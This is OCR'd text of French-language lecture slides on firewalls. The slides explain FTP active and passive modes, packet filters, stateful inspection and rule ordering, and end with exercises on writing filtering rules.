
Protocole complexe FTP actif




Protocole complexe FTP actif (flux)




Protocole complexe FTP passif



Protocole complexe FTP passif (flux)



Attaques protocolaires : FTP



Les pare-feux

- Les filtres de paquets
- Les stateful
- Les deep inspection
- Les IPS

Les pare-feux

- Sont placés en "coupure" du réseau
- Coupent la communication ou la laissent passer sans la modifier
- Ne nécessitent pas de configurer les machines ou les logiciels

Filtre de paquets : Définition

- Décide du passage de chaque paquet sans le replacer dans le contexte
- Suivant les critères du paquet
  - Source,destination
  - Options IP,ICMP,UDP,TCP(ACK,SYN,etc ...)
- Suivant des critères extérieurs (rares)
  - heure, charge, etc...

Formalisation

- Source : machine qui envoie le paquet
  - C'est le début de la flèche (cf schéma)
- Destination : machine à qui le paquet est envoyé.
  - C'est la pointe de la flèche.
- Source/Destination notion différente de Client/Serveur
- Inscrit dans l'en-tête IP des paquets.

Filtre de paquets : Avantages

- Le plus rapide, il peut même être placé sur
  - Des Network processeurs
  - Des FPGA
  - des ASICs
- Le plus simple à installer
- Très efficace pour des séparations de réseaux

Filtre de paquets : Inconvénients

- Règles peu lisibles
- Règles nombreuses (plusieurs centaines)
- Certains filtrages sont compliqués et imparfaits
  - FTP
  - RPC
- Ne comprend pas du tout la connexion

Filtre de paquets : Trucs

- Toujours définir une règle par défaut
  - elle existe toujours, mais il faut la définir
- Optimisation de la vitesse :
  - règle de passage générale des paquets acquittés (75%)
- Gestion des ICMP
  - (unreachable, etc ...) : ne pas les renvoyer
- Définir les règles sur une autre machine

Filtre de paquets : Trucs 2

- Préférer les noms de machines dans la conception des règles
- Préférer les adresses IP dans les règles
- Utiliser un générateur de règles
  - Evite les erreurs bêtes


Filtre de paquets : Questions à poser

- Ordre des règles :
  - Séquentiel
  - A précision décroissante
  - A branchement
- Arrêt sur correspondance (on match) ?
- Filtres entrée et sortie ?
  - Pare-feu auto-protégé
- Filtre indépendant sur chaque interface ?


Filtre de paquets : Questions à poser.

- Possibilité de mettre des filtres sur des options du paquet
- Filtrage sur le port
- Capacité de journalisation
- Vitesse annoncée pour quelles conditions ? Quasiment toujours pour
  - 2 machines
  - 1 seule règle (ACCEPT)
  - 1 protocole simple
- Gestion des Vlans


Filtrage séquentiel



Filtrage par ordre de précision



Filtrage par branchement



Filtre de paquets : Options courantes

- Limitation de débit
  - Eviter les abus internes
  - Limiter les rebonds de flooding
- Journalisation
  - du refus
  - des paquets refusés


Filtre de paquets : Exemples

- IOS cisco
- Filtre commutateurs et routeurs
- Iptables (mais peut faire mieux)
- Pktfilter sur windows 2K/XP/2003
- De manière générale : tout filtre accéléré par ASIC

Filtre de paquets : Les problèmes

- Les virtualhost
- Les VPS
- Les CDN (Akamaï,Fastly, etc.)
  - qui à l'IP 193.51.224.6 ?
  - crl.microsoft.com
  - www.france2.fr
- CloudFlare
  - Super contre les DDoS
  - Les pirates l'ont bien compris.... ils l'utilisent.

Filtre de paquets : Principe de Netfilter



Filtre de paquets : exercices

Filtrage en entrée

Autorisez du ssh, puis du ftp passif et du ftp actif

Filtrage en sortie

Autorisez du ssh, puis du ftp actif et du ftp passif

Pare-feu stateful inspection


Pourquoi un pare-feu à gestion d'états

- Pare-feu filtrant insuffisant
- Trop grande ouverture de ports
- Idée de conserver l'état de la connexion
- Apparition de besoins de NAT


Pare-feu Stateful : Définition

- Stateful, Stateful Inspection
- Gère les différents états de la connexion (début,milieu,fin)
  - Ressemble au SYN, SYN-ACK, ACK de TCP. Mais pas tout à fait
  - Fait de même avec UDP (Travaille sur les ports et le timeout)
- Un critère de filtrage apparaît: l'état.
- C'est la seule définition !
- Recouvre plusieurs réalités

Pare-feu Stateful : TCP



Pare-feu Stateful : UDP




Plus simplement

- Le fils va dehors avec un seau d'eau => NEW
- La fille cours après son frère, trempée => ESTABLISHED
- Course poursuite => ESTABLISHED
- Ils font la paix => FIN
- L'un d'eux se casse la figure => RST
- Ils arrêtent pendant 15 minutes => TIMEOUT

Pare-feu stateful : définition (2)

- Les meilleurs stateful analysent le contenu (STIC)
  - Les filtres sont donc dynamiques
  - Rares sont les STIC qui font tous les protocoles
- Certains n'analysent pas du tout le contenu (STI)

Pare-feu Stateful : FTP



Pare-feu Stateful : Avantages

- Rapide (mais l'analyse du contenu ralentit légèrement)
- Plus précis et donc plus efficace (STIC)
- Règles plus simples (STIC)
- Règles moins nombreuses (STIC)

Pare-feu Stateful : Inconvénients

- Attention, l'analyse de contenu n'est pas toujours présente
- Ne comprend pas la communication
- Tous les protocoles ne peuvent pas passer (X11)

Pare-feu Stateful : Questions à poser

- Idem filtre de paquets
- STIC ou STI ?
  - Quels protocoles sont supportés ?
- Ajout de nouveaux protocoles
- Gestion des N° de séquence ?
